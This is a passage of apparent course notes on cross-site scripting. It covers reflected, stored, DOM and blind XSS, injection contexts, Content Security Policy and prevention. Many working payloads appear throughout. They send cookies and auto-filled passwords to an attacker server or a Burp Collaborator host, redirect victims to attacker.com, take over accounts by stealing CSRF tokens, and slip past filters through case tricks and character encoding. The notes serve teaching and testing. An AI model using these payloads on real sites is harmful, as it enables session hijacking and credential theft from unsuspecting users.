


[Th 6] Cross-site scripting (XSS)

In cross-site scripting, an attacker can execute custom scripts on a victim browser due to improper validation and escaping.

Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users.



- reflected XSS

Reflected XSS

The malicious script comes from the current request and its effects are reflected in the response.

Attackers forge malicious requests and induce the victim to send those requests (for example the attacker scams a victim forcing him to click on a crafted request that contains a malicious XSS)

Let's imagine to have a website that allows a search in this way

```
https://insecure-website.com/search?term=gift
```

Assuming the application doesn't perform any other processing of the data, an attacker can construct an attack like this:

```
https://insecure-website.com/search?term=<script>/*+Bad+stuff+here...+*/</script>
```

- and the script is executed

If another user of the application requests the attacker's URL, then the script supplied by the attacker will execute in the victim user's browser, in the context of their session with the application.

So for example we could steal the victim session cookie or other information.

Impact of reflected XSS attacks

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user.

So, the attacker can:

- Perform any action within the application that the user can perform.
- View any information that the user is able to view.
- Modify any information that the user is able to modify.
- Initiate interactions with other application users, including malicious attacks, that will appear to originate from the initial victim user.

In general, the impact of a reflected XSS is less than the impact of a stored XSS because we need to "force" the victim to trigger some actions (like click on the link etc).

How to find and test for reflected XSS vulnerabilities

Testing for reflected XSS vulnerabilities manually involves the following steps:

- **Test every entry point.**
- **For each entry point, submit a unique random value and determine whether the value is reflected in the response.**
 - A random alphanumeric value of around 8 characters is normally ideal
- **Determine the reflection context**
 - test for HTML tags, script tags
- **Test a candidate payload.**
- **Test alternative payloads**
- **Test the attack in a browser**

```
<h1>Welcome to my site.</h1>
<h3>This is a cybersecurity newsletter that focuses on bug bounty
news and write-ups. Please subscribe to my newsletter below to
receive new cybersecurity articles in your email inbox.</h3>
<form action="/subscribe" method="post">
  <label for="email">Email:</label><br>
  <input type="text" id="email" value="Please enter your email.">
  <br><br>
  <input type="submit" value="Submit">
</form>
```

Welcome to my site.

This is a cybersecurity newsletter that focuses on bug bounty news and write-ups. Please subscribe to my newsletter below to receive new cybersecurity articles in your email inbox.

Email:

`<p>Thanks! You have subscribed vickie@gmail.com to the newsletter.</p>`

Thanks! You have subscribed vickie@gmail.com to the newsletter.

User input is reflected in the page. Try to add some tags!



Now if the XSS is in a GET request then we just need to craft a URL and send it to the victim:

`https://subscribe.example.com?email=<script>location="http://attacker.com";</script>`

If the vulnerability is in a POST request what the attacker can do is:

1. **host a malicious webpage that performs a POST request to the vulnerable site when we visit it**
2. **the victim visits the attacker's website**
3. **the attacker website performs the POST request to the vulnerable website in this case acting as the victim**

Example of the POST request an attacker can do:

```
<script>image = new Image();  
image.src='http://attacker_server_ip/?c='+document.cookie;</script>
```

- so the victim browser sends it to the vulnerable website
- the attacker will obtain to his webserver the victim's cookies

In order to avoid the cookies stealing it was introduced the flag HTTPONLY:

- **if it is set to true then the cookie cannot be read from Javascript but it can be transmitted only on HTTP requestes.**

Stored XSS

It is a more severe vulnerability because it may reach different users simultaneously and it doesn't need to be triggered by them.

A classic example is:

- an attacker posts a script in a forum
- the script is loaded by all the users that see the post
- if the script is interpreted as code, all users are affected

Stored cross-site scripting arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

Let's imagine a website allows users to submit comments on posts that are shown to other users in this way

```
POST /post/comment HTTP/1.1  
Host: vulnerable-website.com  
Content-Length: 100
```

```
postId=3&comment=This+post+was+extremely+helpful.&name=Carlos+Montoya&email=carlos%40normal-user.net
```

Assuming the application doesn't perform any other processing of the data, an attacker can submit a malicious comment like this:

```
<script>/* Bad stuff here... */</script>
```

- **so if it is interpreted as code then each user that will see the comment will trigger the code in the script**

The script supplied by the attacker will then execute in the victim user's browser, in the context of their session with the application, everytime the comment will be retrieved by the browser.

How to find and test for stored XSS vulnerabilities

A realistic approach is to work systematically through the data entry points, submit a specific value, and monitor the application's responses to detect cases where the submitted value appears.

Particular attention can be paid to relevant application functions, such as comments on blog posts.

When you have identified links between entry and exit points in the application's processing, each link needs to be specifically tested to detect if a stored XSS vulnerability is present.

Blind XSS

A blind XSS is a stored XSS executed in another part of the application or in another application that we cannot see.

For example, a malicious script is sent via feedback forms and executed by the administrator in the dashboard (we cannot see it).

In general, we can understand that there exists a blind XSS if in the script we perform a request to our malicious webserver.

DOM-based XSS

It is similar to reflected XSS but it does not involve the server.

The vulnerability here is in the client-side code.

Untrusted input is used improperly by the client-side code and used to render HTML elements.

DOM-based XSS vulnerabilities usually arise when JavaScript takes data from an attacker-controllable source, such as the URL, and passes it to a sink that supports dynamic code execution, such as `eval()` or `innerHTML`.

The most common source for DOM XSS is the URL, which is typically accessed with the `window.location` object. An attacker can construct a link to send a victim to a vulnerable page with a payload in the query string and fragment portions of the URL:

```
1 <div id="incoming_url"></div>
2 <script>
3   if (window.location.hash) {
4     const div = document.getElementById("incoming_url");
5     div.innerHTML = "Thank you for reaching us visiting our URL " + window.location.hash;
6   }
7 </script>
```

No sanitification,
no validation

http://example.com/#interesting_section

The fragment doesn't
even reach the server

- here I can put my script after the #

- it doesn't reach the server but is interpreted only by the browser

Testing HTML sinks

To test for DOM XSS in an HTML sink, place a random alphanumeric string into the source (such as `location.search`), then use developer tools to inspect the HTML and find where your string appears.

For each location where your string appears within the DOM, you need to identify the context.

- For example, if your string appears within a double-quoted attribute then try to inject double quotes in your string to see if you can break out of the attribute.

Exploiting DOM XSS with different sources and sinks

In principle, a website is vulnerable to DOM-based cross-site scripting if there is an executable path via which data can propagate from source to sink

The `document.write` sink works with script elements, so you can use a simple payload, such as the one below:

```
document.write('... <script>alert(document.domain)</script> ...');
```

- this will trigger an alert showing the site domain

The `innerHTML` sink doesn't accept `script` elements on any modern browser, nor will `svg onload` events fire.

This means you will need to use alternative elements like `img` or `iframe`. Event handlers such as `onload` and `onerror` can be used in conjunction with these elements.

```
element.innerHTML='... <img src=1 onerror=alert(document.domain)> ...'
```

- this will trigger an alert showing the site domain

DOM XSS in jQuery

If a JavaScript library such as jQuery is being used, look out for sinks that can alter DOM elements on the page.

For instance, jQuery's `attr()` function can change the attributes of DOM elements.

For example, here we have some JavaScript that changes an anchor element's href attribute using data from the URL:

```
$(function() {  
    $('#backLink').attr("href", (new URLSearchParams(window.location.search)).get('returnUrl'));  
});
```

You can exploit this by modifying the URL so that the [location.search](#) source contains a malicious JavaScript URL:

```
?returnUrl=javascript:alert(document.domain)
```

- **this will trigger an alert showing the site domain**

jQuery used to be extremely popular, and a classic DOM XSS vulnerability was caused by websites using this selector in conjunction with the `location.hash` source for animations or auto-scrolling to a particular element on the page. T

his behavior was often implemented using a vulnerable `hashchange` event handler, similar to the following:

```
$(window).on('hashchange', function() {  
    var element = $(location.hash);  
    element[0].scrollIntoView();  
});
```

As the `hash` is user-controllable, an attacker could use this to inject an XSS vector into the `$()` selector sink. (Not possible with recent jQuery)

To actually exploit this classic vulnerability, you'll need to find a way to trigger a `hashchange` event without user interaction. One of the simplest ways of doing this is to deliver your exploit via an `iframe`:

```
<iframe src="https://vulnerable-website.com#" onload="this.src+='<img src=1 onerror=alert(1)>'">
```

In this example, the `src` attribute points to the vulnerable page with an empty hash value. When the `iframe` is loaded, an XSS vector is appended to the hash, causing the `hashchange` event to fire.

Which sinks can lead to DOM-XSS vulnerabilities?

Main sinks for DOM-XSS:

```
document.write()  
document.writeln()  
document.domain  
element.innerHTML  
element.outerHTML  
element.insertAdjacentHTML  
element.onevent
```

Main affected jQuery functions:

```
add()  
after()  
append()  
animate()  
insertAfter()  
insertBefore()  
before()  
html()
```

```
prepend()  
replaceAll()  
replaceWith()  
wrap()  
wrapInner()  
wrapAll()  
has()  
constructor()  
init()  
index()  
jQuery.parseHTML()  
$.parseHTML()
```

Self XSS

The idea here is to induce the victim to run code on their browser.

So it is very difficult to perform because we need the victim to trust us and follow that he/she does what we say.

Never copy and paste code on the javascript console if we don't know what we are doing.

Cross-site scripting contexts

XSS between HTML tags

In this case, we need to introduce new tags to perform the XSS. The most used ways here are:

```
<script>alert(document.domain)</script>  
<img src=1 onerror=alert(1)>
```

XSS in HTML tag attributes

In this case, we need to close the current tag and add a new one. For example:

```
"><script>alert(document.domain)</script>
```

But a common thing here is that brackets are blocked so we need to add an event to the current tag to perform an XSS:

```
" autofocus onfocus=alert(document.domain) x="
```

- with autofocus we force the focus on the tag and the focus will trigger the alert in this case

If the XSS context is in the `href` the attribute of an anchor tag, you can use the `javascript` pseudo-protocol to execute the script:

```
<a href="javascript:alert(document.domain)">
```

- this will be executed as a script and will trigger an alert

XSS into JavaScript

This happens when the context is in an existing javascript code.

Terminating the existing script

In the simplest scenario, we can terminate the script and add new html attributes that trigger another malicious script

For example, if the javascript code is:

```
<script>
...
var input = 'controllable data here';
...
```

```
</script>
```

As input, we could put:

```
</script><img src=1 onerror=alert(document.domain)>
```

- **this will be executed as a script and will trigger an alert**

Breaking out of a JavaScript string

In case the XSS context is in a javascript string then we need to break the string and execute directly the malicious code

This can be used to break out a string literal:

```
'-alert(document.domain)-'  
';alert(document.domain)//
```

Making use of HTML-encoding

For example, if the XSS context is as follows:

```
<a href="#" onclick="... var input='controllable data here'; ...">
```

and the application blocks or escapes single quote characters, you can use the following payload to break out of the JavaScript string and execute your own script:

```
&apos;-alert(document.domain)-&apos;;
```

The ' sequence is an HTML entity representing an apostrophe or single quote.

Because the browser HTML decodes the value of the `onclick` attribute before the JavaScript is interpreted, the entities are decoded as quotes, which become string delimiters, and so the attack succeeds

XSS in JavaScript template literals

When the XSS context is into a JavaScript template literal, there is no need to terminate the literal. Instead, you simply need to use the `${...}` syntax to embed a JavaScript expression that will be executed when the literal is processed. For example, if the XSS context is as follows:

```
<script>
...
var input = `controllable data here`;
...
</script>
```

- consider we need backticks here to use the template literal

Then you can use the following payload to execute JavaScript without terminating the template literal:

```
${alert(document.domain)}
```

- this will be executed as a script and will trigger an alert

Exploiting cross-site scripting vulnerabilities

Exploiting cross-site scripting to steal cookies

We can exploit cross-site scripting vulnerabilities to send the victim's cookies to our own domain, then manually inject the cookies into the browser and impersonate the victim.

This can work if:

- the victim browser has cookies
- the cookies it has are not signed as httponly
- the session is protected in other ways, such as by using the victim's IP

Example:

```
<script>
fetch('https://BURP-COLLABORATOR-SUBDOMAIN', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```

Exploiting cross-site scripting to capture passwords

These days, many users have password managers that auto-fill their passwords.

You can take advantage of this by creating a password input, reading out the auto-filled password, and sending it to your own domain.

The primary disadvantage of this technique is that it only works on users who have a password manager that performs password auto-fill.

For example, we put it on a blog post comment:

```
<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fetch('https://BURP-COLLABORATOR-SUBDOMAIN',{
method:'POST',
mode: 'no-cors',
body: username.value+':'+this.value
});">
```

Exploiting cross-site scripting to perform CSRF

Some websites allow logged-in users to change their email address without re-entering their password.

If you've found an XSS vulnerability, you can make it trigger this functionality to change the victim's email address to one that you control, and then trigger a password reset to gain access to the account.

Example we could do:

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get', '/my-account', true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
```



```
};  
</script>
```

- we steal the CSRF and then we perform the email change

Dangling markup injection

Dangling markup injection is a technique for capturing data cross-domain in situations where a full cross-site scripting attack isn't possible.

Suppose an application embeds attacker-controllable data into its responses in an unsafe way:

```
<input type="text" name="input" value="CONTROLLABLE DATA HERE
```

Suppose also that the application does not filter or escape the `>` or `"` characters.

An attacker can use the following syntax to break out of the quoted attribute value and the enclosing tag, and return to an HTML context:

```
">
```

Suppose that a regular XSS attack is not possible, due to input filters, content security policy, or other obstacles.

Here, it might still be possible to deliver a dangling markup injection attack using a payload like the following:

```
"><img src='//attacker-website.com?
```

When a browser parses the response, it will look ahead until it encounters a single quotation mark to terminate the attribute.

Everything up until that character will be treated as being part of the URL and will be sent to the attacker's server within the URL query string.

Any non-alphanumeric characters, including newlines, will be URL-encoded.

Depending on the application's functionality, this might include CSRF tokens, email messages, or financial data.

Content security policy

CSP is a browser security mechanism that aims to mitigate XSS and some other attacks. It works by restricting the resources (such as scripts and images) that a page can load and restricting whether a page can be framed by other pages.

The following directive will only allow scripts to be loaded from the same origin as the page itself:

```
script-src 'self'
```

The following directive will only allow scripts to be loaded from a specific domain:

```
script-src https://scripts.normal-website.com
```

In addition to whitelisting specific domains, content security policy also provides two other ways of specifying trusted resources:

nonces and hashes:

- **The CSP directive can specify a nonce (a random value) and the same value must be used in the tag that loads a script.**
 - If the values do not match, then the script will not execute
- **The CSP directive can specify a hash of the contents of the trusted script.**
 - If the hash of the actual script does not match the value specified in the directive, then the script will not execute.

Mitigating dangling markup attacks using CSP

The following directive will only allow images to be loaded from the same origin as the page itself:

```
img-src 'self'
```

The following directive will only allow images to be loaded from a specific domain:

```
img-src https://images.normal-website.com
```

Protecting against clickjacking using CSP

The following directive will only allow the page to be framed by other pages from the same origin:

```
frame-ancestors 'self'
```

The following directive will prevent framing altogether:

```
frame-ancestors 'none'
```

Using a content security policy to prevent clickjacking is more flexible than using the X-Frame-Options header because you can specify multiple domains and use wildcards. For example:

```
frame-ancestors 'self' https://normal-website.com https://*.robust-website.com
```

How to prevent XSS

- **Validate input**
 - not sanitize, drop suspicious requests (if i sanitize `<script>` an attacker can use `<s<script>cript>`)
- **Escape output**
 - In a JavaScript string context, non-alphanumeric values should be Unicode-escaped (for example `<` converts to: `\u003c`)
- **Use well-known libraries and frameworks (for example Svelte)**
- **Flag all cookies we don't expect to read from javascript as HttpOnly**
 - session cookies for sure
- **Restrict what we can load by setting a Content Security Policy**
 - `script-src 'self'`
 - `img-src 'self'`
 - ...

FIND XSS

1

Identify input that is reflected or stored

```
POST /edit_user_age  
(Post request body)  
age=20
```

Use easy-to-spot payload (like an alert)

```
POST /edit_user_age  
(Post request body)  
age=<script>alert('XSS by Vickie');</script>
```

If the alert is shown, there is XSS

```
<script>alert('XSS by Vickie');</script>
```

```

```

Use JavaScript events (more often the onerror event)

```
javascript:alert('XSS by Vickie')
```

Let the browser visit javascript: URLs

```
data:text/html,<script>alert('XSS by Vickie')</script>
```

You can use the data: scheme

In some cases, we need to encode our payload to bypass some filters

```
$ echo -n "<script>alert('XSS by Vickie')</script>" | base64  
PHNjcmlwdD5hbGVydCgnWFNTIGJ5IFZpY2tpZScpPC9zY3JpcHQ+
```

```
data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTIGJ5IFZpY2tpZScpPC9zY3JpcHQ+
```

And you may want to encode
the payload to bypass filters

We may need to close some previous tags:

```

```

You may need to close some string
(like for SQLi) and previous tags

```
"/><script>location="http://attacker.com";</script>
```



```
<img src=""/><script>location="http://attacker.com";</script>">
```

Bypass filters


```
<scrIPT>location='http://attacker_server_ip/c='+document.cookie;</scrIPT>
```

If the filter is case sentive... pLaY With iT!

```
"http://attacker server ip/?c="
```

If specific chars or strings are disabled, like double quotes, encode them


```
String.fromCharCode(104, 116, 116, 112, 58, 47, 47, 97, 116, 116, 97, 99, 107,  
101, 114, 95, 115, 101, 114, 118, 101, 114, 95, 105, 112, 47, 63, 99, 61)
```



```
<scrIPT>location=String.fromCharCode(104, 116, 116, 112, 58, 47,  
47, 97, 116, 116, 97, 99, 107, 101, 114, 95, 115, 101, 114, 118,  
101, 114, 95, 105, 112, 47, 63, 99, 61)+document.cookie;</scrIPT>
```

OWASP Top Ten

A broad consensus about the most critical security risks to web applications



* From the Survey